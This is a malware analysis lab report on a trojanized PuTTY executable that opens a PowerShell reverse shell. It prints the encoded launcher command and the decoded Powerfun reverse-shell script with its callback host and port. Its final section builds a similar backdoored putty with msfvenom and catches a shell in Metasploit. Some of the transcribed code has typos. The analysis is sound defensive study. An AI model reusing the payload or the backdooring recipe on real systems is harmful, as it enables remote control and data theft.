



Practical Malware Analysis & Triage

Malware Analysis Report

SneakyPutty Remote Access Trojan (RAT) Malware

Oct 2021 | x0c0rvu5 | v1.0



Table of Contents

Table of Contents	2
Executive Summary	3
High-Level Technical Summary	4
Malware Composition.....	5
putty.exe	5
Powershell RAT:	5
Basic Static Analysis.....	6
Basic Dynamic Analysis	8
Advanced Static Analysis.....	9
Advanced Dynamic Analysis.....	10
Indicators of Compromise	13
Network Indicators	13
Host-based Indicators	13
Appendices.....	15
A. Yara Rules	15
B. Callback URLs	15

Executive Summary


SHA256 hash	0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83
md5sum hash	334a10500feb0f3444bf2e86ab2e76da

SneakyPutty Remote Access Trojan (RAT) malware sample was first identified on July 10th, 2021 as per VirusTotal's 'First Seen In The Wild'. It consists of an unsuspecting putty.exe executable, presumably downloaded from an untrusted source on the internet, which acts as a remote access trojan backdoor to allow an unknown entity from exfiltrating data from a vulnerable OS.

YARA signature rules are attached in Appendix A. 59/70 vendors on VirusTotal have flagged this executable as malicious.

High-Level Technical Summary

sneakyPutty is a Remote Access Trojan (RAT). The malicious binary will most likely be downloaded from the internet from an untrusted source. Once downloaded and executed a powershell reverse-tcp connection will connect to 'bonus2.corporatebonusapplication.local' if the domain is up. Due to the severity of a Remote Access Trojan a malicious actor could easily exfiltrate data, elevate privileges, and potentially encrypt data later if persistence is accomplished.





Malware Composition

SneakyPutty consists of the following components:

File Name	SHA256 Hash
putty.exe	0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83
powershell.exe	73a3c4aef5de385875339fc2eb7e58a9e8a47b6161bdc6436bf78a763537be70

putty.exe

The initial executable which is most likely downloaded from an untrusted source. Once run this executable reaches out to 'bonus2.corporatebonusapplication.local' on port 8443 by using the native powershell.exe executable.

powershell.exe:

The native 32-bit (x86) powershell.exe located at the C:\Windows\SysWOW64\WindowsPowerShell\v1.0 directory.

```
# Powerfun - Written by Ben Turner & Dave Hardy
function Get-WebClient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
}
function powerfun
{
    Param(
        [String]$Command,
        [String]$Sslcon,
        [String]$Download
    )
    Process {
        $modules = @()
        if ($Command -eq "bind")
        {
            $listener = [System.Net.Sockets.TcpListener]8443
            $listener.start()
            $client = $listener.AcceptTcpClient()
        }
        if ($Command -eq "reverse")
        {
            $client = New-Object System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
        }
        $stream = $client.GetStream()
        if ($Sslcon -eq "true")
        {
            $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$true} -as [Net.Security.RemoteCertificateValidationCallback]))
            $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
            $stream = $sslStream
        }
        [byte[]]$bytes = 0..20000|%{0}
        $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:computername + "`nCopyright (C) 2015 Microsoft Corporation. All rights reserved.`n`n")
        $stream.Write($sendbytes,0,$sendbytes.Length)
        if ($Download -eq "true")
        {
            $sendbytes = ([text.encoding]::ASCII).GetBytes("[*] Loading modules.`n")
            $stream.Write($sendbytes,0,$sendbytes.Length)
        }
    }
}
```

Fig 1: Base64 decoded payload



Basic Static Analysis

Based on putty.exe being a known piece of SSH software it comes to no surprise to see the numerous flags presented in pestudio.

pestudio 9.43 - Malware Initial Assessment - www.winitor.com [c:\users\corvus\desktop\putty.exe]

file settings about

	functions (326)	flag (52)	group (17)	type (1)	ordinal (0)	library (8)
indicators (67) *	GetCapture	x	windowing	implicit	-	user32.dll
virustotal (error)	GetDesktopWindow	x	windowing	implicit	-	user32.dll
dos-header (64 bytes)	GetForegroundWindow	x	windowing	implicit	-	user32.dll
dos-stub (message)	GetQueueStatus	x	windowing	implicit	-	user32.dll
rich-header (n/a)	GetWindowTextA	x	windowing	implicit	-	user32.dll
file-header (Intel-386)	GetWindowTextLengthA	x	windowing	implicit	-	user32.dll
optional-header (GUI)	GetOverlappedResult	x	synchronization	implicit	-	kernel32.dll
directories (4)	SetCurrentDirectoryA	x	storage	implicit	-	kernel32.dll
sections (file)	AllocateAndInitializeSid	x	security	implicit	-	advapi32.dll
libraries (8) *	CopySid	x	security	implicit	-	advapi32.dll
exports (n/a)	EqualSid	x	security	implicit	-	advapi32.dll
tls-callback (n/a)	GetLengthSid	x	security	implicit	-	advapi32.dll
.NET (n/a)	SetSecurityDescriptorDacl	x	security	implicit	-	advapi32.dll
resources (Compiled-HTML)	SetSecurityDescriptorOwner	x	security	implicit	-	advapi32.dll
strings (size)	RegCreateKeyA	x	registry	implicit	-	advapi32.dll
debug (n/a)	RegCreateKeyExA	x	registry	implicit	-	advapi32.dll
manifest (PuTTY)	RegDeleteKeyA	x	registry	implicit	-	advapi32.dll
version (imon Tatham)	RegDeleteValueA	x	registry	implicit	-	advapi32.dll
overlay (n/a)	RegEnumKeyA	x	registry	implicit	-	advapi32.dll
	RegSetValueExA	x	registry	implicit	-	advapi32.dll
	GetEnvironmentVariableA	x	reckoning	implicit	-	kernel32.dll
	GlobalMemoryStatus	x	memory	implicit	-	kernel32.dll
	GetKeyboardState	x	input-output	implicit	-	user32.dll
	SetKeyboardState	x	input-output	implicit	-	user32.dll
	DeleteFileA	x	file	implicit	-	kernel32.dll
	FindFirstFileA	x	file	implicit	-	kernel32.dll
	FindFirstFileExW	x	file	implicit	-	kernel32.dll
	FindNextFileA	x	file	implicit	-	kernel32.dll
	FindNextFileW	x	file	implicit	-	kernel32.dll
	MapViewOfFile	x	file	implicit	-	kernel32.dll
	UnmapViewOfFile	x	file	implicit	-	kernel32.dll
	WriteFile	x	file	implicit	-	kernel32.dll
	ShellExecuteA	x	execution	implicit	-	shell32.dll
	CreateProcessA	x	execution	implicit	-	kernel32.dll
	GetCurrentProcessId	x	execution	implicit	-	kernel32.dll
	GetCurrentThread	x	execution	implicit	-	kernel32.dll

Fig 2: PESTudio displaying the potential malicious API calls



After analyzing the floss output there were all the suspecting things you would see in the normal putty executable apart from a powershell.exe script being included as displayed below.

```
C:\Users\corvus\Desktop
λ cat flossout.txt | grep -i powershell
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream([System.Convert]::FromBase64String('H4sIAOW/UWECAS1W2
27jNhB991cMXHUTIRbhdAESCLePVSgyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNTUL7aGczlZ5kL9AG0xQbko0IRwK10tkcN8B5/Mz65QHCHW8g0u6R
vidymTX6RHnPlPB4TFU4S30WZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIIdCQxMScpz2Rxx4W1Z4EfrLMV2R55pGh1LUut29
g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUj/1jaawyJvgz4aXY8EzQpJQ6zqcUDJUCR8BKJEWGFuCVfgCVSroAvw4DIf4D3XnKk25QH1Z2pw2WkK0/ofzCh
NyZ/ytiWysFe0CtyITlN05j9suHDz+dGhKlqdQ2rotnroSXBt0Roxhro3Dqhx+BwX/GlyJa5QKTxEfXLDK/hLyaOwCdeeCF2pImJ3C5kFRj+U7zPeSztUUjm
WA06/Ztgg5Vp2JWaY10Zd0oohlTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMmw7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2
UU0y+aUPcyCAU4ZFTope1nazRSb6QsaJW84arJtU3mdl7T0J3NPpTrm3VAYHbgnqcfHwd7xzfypD72pxq3miBnIRGTCH4+iqPr68DW4JVP8bu3pqXFR1X7J
F5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rrowCGg/c/wx8pk0KJhYbIUWJJgJGNaduVSDQB1piQ037HXdc6Tohdug32
fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTSxncGJewG7cvyAHn27HwVp+FvKJsaTBXTiHl33UaDww7eMfrfGA1NlW66/2FDxd87V4wPBqmxutleH74GV/PKRvY
qI3jqF6liyuBFVOWdkTPXS5Hsfe/+7dJtlmqHve2k5A5X5N65JX3V8HwZ98I7sAgg5wuCktlCWPIYTk8prV5tbHfAF1CLeuZQbL2b8qYXS8ub2V01znQ54a
fCsrCy2sFyeFADCEKvXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DV0thaIh1IK0R3Mjok1UJfnhGVIpr+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgant
vmcFwp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQ0XyH4rIrE0J3L9kF8i/mt193dQAAA=='))),[System.IO.Compression.CompressionMode]::Dec
ompress))).ReadToEnd()))"
```

Fig 3: Floss output displaying a powershell.exe command base64 encoded

Once decoded you can see that the first line of the decoded base64 text includes '# Powerfun – written by Ben Turner & Dave Hardy'. More information pertaining to this function can be found here, '<https://github.com/davehardy20/PowerShell-Scripts/blob/master/Invoke-Powerfun.ps1>'.

```
remnux@remnux:~$ echo "H4sIAOW/UWECAS1W27jNhB991cMXHUTIRbhdAESCLePVSgyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNTUL7aGczlZ5kL9AG0xQbko0IRwK10tkcN8B5/Mz65QHCHW8g0u6RvidymTX6RHnPlPB4TFU4S30WZYi19B57IB5vA2DC/iCm/Dr/G9k
GsLJLscvdIVGqInRj0r9Wpn8qfASF7TIIdCQxMScpz2Rxx4W1Z4EfrLMV2R55pGh1LUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUj/1jaawyJvgz4aXY8EzQpJQ6zqcUDJUCR8BKJEWGFuCVfgCVSroAvw4DIf4D3XnKk25QH1Z2pw2WkK0/ofzChNyZ/ytiWysFe0CtyITlN05
j9suHDz+dGhKlqdQ2rotnroSXBt0Roxhro3Dqhx+BwX/GlyJa5QKTxEfXLDK/hLyaOwCdeeCF2pImJ3C5kFRj+U7zPeSztUUjmWA06/Ztgg5Vp2JWaY10Zd0oohlTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMmw7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv
+iWZqU2UU0y+aUPcyCAU4ZFTope1nazRSb6QsaJW84arJtU3mdl7T0J3NPpTrm3VAYHbgnqcfHwd7xzfypD72pxq3miBnIRGTCH4+iqPr68DW4JVP8bu3pqXFR1X7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rrowCGg/c/wx8pk0KJhYbIU
WJJgJGNaduVSDQB1piQ037HXdc6Tohdug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTSxncGJewG7cvyAHn27HwVp+FvKJsaTBXTiHl33UaDww7eMfrfGA1NlW66/2FDxd87V4wPBqmxutleH74GV/PKRvYqI3jqF6liyuBFVOWdkTPXS5Hsfe/+7dJtlmqHve2k5A5X5N65JX3V8
HwZ98I7sAgg5wuCktlCWPIYTk8prV5tbHfAF1CLeuZQbL2b8qYXS8ub2V01znQ54afCsrCy2sFyeFADCEKvXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DV0thaIh1IK0R3Mjok1UJfnhGVIpr+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgant
vmcFwp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQ0XyH4rIrE0J3L9kF8i/mt193dQAAA==" | base64 -d > out.txt
remnux@remnux:~$ file out.txt
out.txt: gzip compressed data, last modified: Mon Sep 27 12:58:13 2021, max compression, from Unix, original size modulo 2^32 2421
remnux@remnux:~$ mv out.txt out.gz
remnux@remnux:~$ gunzip out.gz
gzip: out already exists; do you wish to overwrite (y or n)? y
remnux@remnux:~$ cat out
# Powerfun - Written by Ben Turner & Dave Hardy
```

Fig 4: Decoding base64 encoded text on a Linux host



Basic Dynamic Analysis

Following initial detonation it was verified that there was a query to 'bonus2.corporatebonusapplication.local' on port 8443.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.226.1	192.168.226.255	UDP	86	57621 → 57621 Len=44
2	17.228936293	192.168.226.4	192.168.226.3	DNS	98	Standard query 0x8dee A bonus2.corporatebonusapplication.local
3	17.247455557	192.168.226.3	192.168.226.4	DNS	114	Standard query response 0x8dee A bonus2.corporatebonusapplication.local A 192.168.226.3
4	17.253767495	192.168.226.4	192.168.226.3	TCP	60	49676 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
5	17.253767495	192.168.226.3	192.168.226.4	TCP	60	8443 → 49676 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
6	17.761354266	192.168.226.4	192.168.226.3	TCP	60	[TCP Retransmission] [TCP Port numbers reused] 49676 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
7	17.761371834	192.168.226.3	192.168.226.4	TCP	54	8443 → 49676 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
8	18.576139989	192.168.226.4	192.168.226.3	TCP	60	[TCP Retransmission] [TCP Port numbers reused] 49676 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
9	18.576146626	192.168.226.3	192.168.226.4	TCP	54	8443 → 49676 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
10	18.789477833	192.168.226.4	192.168.226.3	TCP	60	[TCP Retransmission] [TCP Port numbers reused] 49676 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
11	18.789492818	192.168.226.3	192.168.226.4	TCP	54	8443 → 49676 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
12	19.307914552	192.168.226.4	192.168.226.3	TCP	60	[TCP Retransmission] [TCP Port numbers reused] 49676 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
13	19.307930159	192.168.226.3	192.168.226.4	TCP	54	8443 → 49676 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
14	22.182247978	PcsCompu_53:e0:29	PcsCompu_23:69:5a	ARP	60	Who has 192.168.226.3? Tell 192.168.226.4
15	22.182258297	PcsCompu_23:69:5a	PcsCompu_53:e0:29	ARP	42	192.168.226.3 is at 08:00:27:23:69:5a
16	22.403292715	PcsCompu_23:69:5a	PcsCompu_53:e0:29	ARP	42	Who has 192.168.226.4? Tell 192.168.226.3
17	23.404571375	PcsCompu_53:e0:29	PcsCompu_23:69:5a	ARP	60	Who has 192.168.226.4? Tell 192.168.226.3

Frame 2: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface em6s3, id 0

Ethernet II, Src: PcsCompu_53:e0:29 (08:00:27:53:e0:29), Dst: PcsCompu_23:69:5a (08:00:27:23:69:5a)

Internet Protocol Version 4, Src: 192.168.226.4, Dst: 192.168.226.3

User Datagram Protocol, Src Port: 61793, Dst Port: 53

Domain Name System (query)

Transaction ID: 0x8dee

Flags: 0x0100 Standard query

Questions: 1

Answer RRs: 0

Authority RRs: 0

Additional RRs: 0

Queries

bonus2.corporatebonusapplication.local: type A, class IN

[Response in: 3]

Fig 5: inetsim enabled – Wireshark output

Without an emulated internet connection, the DNS query was still completed.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.226.1	192.168.226.255	UDP	86	57621 → 57621 Len=44
2	4.030472966	192.168.226.4	192.168.226.3	DNS	98	Standard query 0xf7f5 A bonus2.corporatebonusapplication.local
3	4.030497480	192.168.226.3	192.168.226.4	ICMP	126	Destination unreachable (Port unreachable)
4	4.031113932	192.168.226.4	192.168.226.3	DNS	98	Standard query 0xf7f5 A bonus2.corporatebonusapplication.local
5	4.031119480	192.168.226.3	192.168.226.4	ICMP	126	Destination unreachable (Port unreachable)
6	4.031689829	192.168.226.4	192.168.226.3	DNS	98	Standard query 0xf7f5 A bonus2.corporatebonusapplication.local
7	4.031689829	192.168.226.3	192.168.226.4	ICMP	126	Destination unreachable (Port unreachable)
8	4.032235595	192.168.226.4	192.168.226.3	DNS	98	Standard query 0xf7f5 A bonus2.corporatebonusapplication.local
9	4.032241185	192.168.226.3	192.168.226.4	ICMP	126	Destination unreachable (Port unreachable)
10	4.032669652	192.168.226.4	192.168.226.3	DNS	98	Standard query 0xf7f5 A bonus2.corporatebonusapplication.local
11	4.032674780	192.168.226.3	192.168.226.4	ICMP	126	Destination unreachable (Port unreachable)
12	8.607076236	PcsCompu_53:e0:29	PcsCompu_23:69:5a	ARP	60	Who has 192.168.226.3? Tell 192.168.226.4
13	8.607088187	PcsCompu_23:69:5a	PcsCompu_53:e0:29	ARP	42	192.168.226.3 is at 08:00:27:23:69:5a
14	9.241303980	PcsCompu_23:69:5a	PcsCompu_53:e0:29	ARP	42	Who has 192.168.226.4? Tell 192.168.226.3
15	9.241913796	PcsCompu_53:e0:29	PcsCompu_23:69:5a	ARP	60	192.168.226.4 is at 08:00:27:23:69:5a
16	10.840193901	192.168.226.1	192.168.226.255	UDP	86	57621 → 57621 Len=44
17	12.062220422	192.168.226.4	192.168.226.3	DNS	98	Standard query 0xf7f5 A bonus2.corporatebonusapplication.local

Ethernet II, Src: PcsCompu_53:e0:29 (08:00:27:53:e0:29), Dst: PcsCompu_23:69:5a (08:00:27:23:69:5a)

Internet Protocol Version 4, Src: 192.168.226.4, Dst: 192.168.226.3

User Datagram Protocol, Src Port: 51698, Dst Port: 53

Domain Name System (query)

Transaction ID: 0xf7f5

Flags: 0x0100 Standard query

Questions: 1

Answer RRs: 0

Authority RRs: 0

Additional RRs: 0

Queries

bonus2.corporatebonusapplication.local: type A, class IN

Name: bonus2.corporatebonusapplication.local

[Name Length: 38]

[Label Count: 3]

Type: A (Host Address) (1)

Class: IN (0x0001)

[Retransmitted request, Original request in: 2]

Fig 6: inetsim disabled – Wireshark output



Advanced Static Analysis

The entirety of the PowerFun script decoded on system will be displayed below.

```
# PowerFun - Written by Ben Turner & Dave Hardy
function Get-Webclient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
}
function powerfun
{
    Param(
        [String]$Command,
        [String]$Sslcon,
        [String]$Download
    )
    Process {
        $modules = @()
        if ($Command -eq "blind")
        {
            $listener = [System.Net.Sockets.TcpListener]8443
            $listener.start()
            $client = $listener.AcceptTcpClient()
        }
        if ($Command -eq "reverse")
        {
            $client = New-Object System.Net.Sockets.TCPCClient("bonus2.corporatebonusapplication.local",8443)
        }
        $stream = $client.GetStream()
        if ($Sslcon -eq "true")
        {
            $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$true} -as [Net.Security.RemoteCertificateValidationCallback]))
            $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
            $stream = $sslStream
        }
        [byte[]]$bytes = 0..20000|%{}
        $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:computername + "`nCopyright (C) 2015 Microsoft Corporation. All rights reserved.`n`n")
        $stream.Write($sendbytes,0,$sendbytes.Length)
        if ($Download -eq "true")
        {
            $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
            $stream.Write($sendbytes,0,$sendbytes.Length)
        }
    }
}
```

Fig 7: Decoded base64 powershell.exe content 1/2

```
ForEach ($module in $modules)
{
    (Get-Webclient).DownloadString($module) | Invoke-Expression
}
$sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
$stream.Write($sendbytes,0,$sendbytes.Length)
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
{
    $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
    $data = $EncodedText.GetString($bytes,0, $i)
    $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )
    $sendback2 = $sendback + 'PS ' + (Get-Location).Path + '> '
    $x = ($error[0] | Out-String)
    $error.clear()
    $sendback2 = $sendback2 + $x
    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
    $stream.Write($sendbyte,0,$sendbyte.Length)
    $stream.Flush()
}
$client.Close()
$listener.Stop()
}
powerfun -Command reverse -Sslcon true
```

Fig 8: Decoded base64 powershell.exe content 2/2



Advanced Dynamic Analysis

It can be seen via procmon.exe that there is in fact a reverse-connection that is being sent out once the executable has been ran.

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time ...	Process Name	PID	Operation	Path	Result	Detail
3:07:2...	powershell.exe	6112	TCP Reconnect	DESKTOP-5N73BUE:28996 -> www.inetsim.org:8443	SUCCESS	Length: 0, seqnum:...
3:07:2...	powershell.exe	6112	TCP Reconnect	DESKTOP-5N73BUE:28996 -> www.inetsim.org:8443	SUCCESS	Length: 0, seqnum:...
3:07:2...	powershell.exe	6112	TCP Reconnect	DESKTOP-5N73BUE:28996 -> www.inetsim.org:8443	SUCCESS	Length: 0, seqnum:...
3:07:2...	powershell.exe	6112	TCP Reconnect	DESKTOP-5N73BUE:28996 -> www.inetsim.org:8443	SUCCESS	Length: 0, seqnum:...
3:07:2...	powershell.exe	6112	TCP Disconnect	DESKTOP-5N73BUE:28996 -> www.inetsim.org:8443	SUCCESS	Length: 0, seqnum:...

Process Monitor Filter

Display entries matching these conditions:

Architecture is then Include

Reset Add Remove

Column	Relation	Value	Action
<input checked="" type="checkbox"/> Process N...	is	powershell.exe	Include
<input checked="" type="checkbox"/> Operation	contains	TCP	Include
<input checked="" type="checkbox"/> Process N...	is	Procmon.exe	Exclude
<input checked="" type="checkbox"/> Process N...	is	Procexp.exe	Exclude
<input checked="" type="checkbox"/> Process N...	is	Autoruns.exe	Exclude
<input checked="" type="checkbox"/> Process N...	is	Procmon64.exe	Exclude
<input checked="" type="checkbox"/> Process N...	is	Procexp64.exe	Exclude

OK Cancel Apply

Fig 9: procmon.exe output with relevant filters

```
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Category:
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      keyboard Host Name (or IP address) Port
#      Bell 22
#
#      102.54.94.97 Fe rhino.acme.com 80 http # source server
#      38.25.63.10 x.acme.com 22 ssh # x client host
#
# localhost name resolution is handled within DNS itself.
#
#      127.0.0.1 localhost Saved Sessions
#      ::1 localhost
#      127.0.0.1 bonus2.corporatebonusapplication.locall
~
~
~
~
~
~
~
~
~
~
C:\Windows\System32\drivers\etc\hosts [dos] (22:19 13/11/2022)
"C:\Windows\System32\drivers\etc\hosts" [dos] 22L, 888B written
```

Fig 10: Windows file at C:\Windows\System32\drivers\etc\hosts

```
C:\Users\corvus
λ ncat -lvp 8443
Ncat: Version 5.9BETA1 ( http://nmap.org/ncat ) stored session
Ncat: Listening on 0.0.0.0:8443
Ncat: Connection from 127.0.0.1:49675.
-♥♥ |⊕ |♥♥cq|▲|▲▼Lp|◆%p| ÇÿfΩóXdB5♠≥√[+σv *L, L+LθL/ f RgL$#L(L·L
L |g|L|| ¥ £ = < 5 /
Ⓣ 1 + ) &bonus2.corporatebonusapplication.local
→ ◆◆Ⓣ+ⓉⓉ◆♥+♥♥♥♥◆◆♥ # ↑ Ⓣ Ⓣ whoami
```

Fig 11: netcat reverse shell output displayed once a connection had been made



Downloading a putty.exe binary then using msfvenom to create a reverse-shell. This reverse shell contains no additional entropy iterations, yet floss output will not detect any powershell.exe functionality.

```
(kali@kali)~[/Desktop]
$ msfvenom -a x86 -p windows -x putty.exe -k -p windows/powershell_reverse_tcp lhost=192.168.226.5 lport=8443 -e x86/shikata_ga_nai -f exe -o puttyX2.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 1888 (iteration=0)
x86/shikata_ga_nai chosen with final size 1888
Payload size: 1888 bytes
Final size of exe file: 1874944 bytes
Saved as: puttyX2.exe

(kali@kali)~[/Desktop]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.226.4 - - [14/Nov/2022 02:20:06] "GET / HTTP/1.1" 200 -
192.168.226.4 - - [14/Nov/2022 02:20:08] "GET /puttyX2.exe HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
```

Fig 12: Initial creation of a powershell_reverse_tcp backdoor and the putty.exe transferred over to the target host

Configuring a use case for the reverse-shell via Metasploit.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/powershell_reverse_tcp
PAYLOAD => windows/powershell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.226.5
LHOST => 192.168.226.5
msf6 exploit(multi/handler) > set LPORT 8443
LPORT => 8443
msf6 exploit(multi/handler) > exploit

[*] Started reverse SSL handler on 192.168.226.5:8443
[*] Powershell session session 1 opened (192.168.226.5:8443 -> 192.168.226.4:49690 ) at 2022-11-14 02:21:34 -0500

Windows PowerShell running as user corvus on DESKTOP-5N73BUE
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\corvus\Desktop>PS C:\Users\corvus\Desktop> PS C:\Users\corvus\Desktop> dir

Directory: C:\Users\corvus\Desktop

Mode                LastWriteTime         Length Name
----                -
d-----          9/7/2022    5:32 AM                PMAT-labs-main
d-----         11/13/2022    7:49 PM                PS_Transcripts
-a-----          9/7/2022    5:31 AM         1754626 cosmo.jpeg
-a-----          9/5/2022    5:37 AM           730 fakenet_logs.lnk
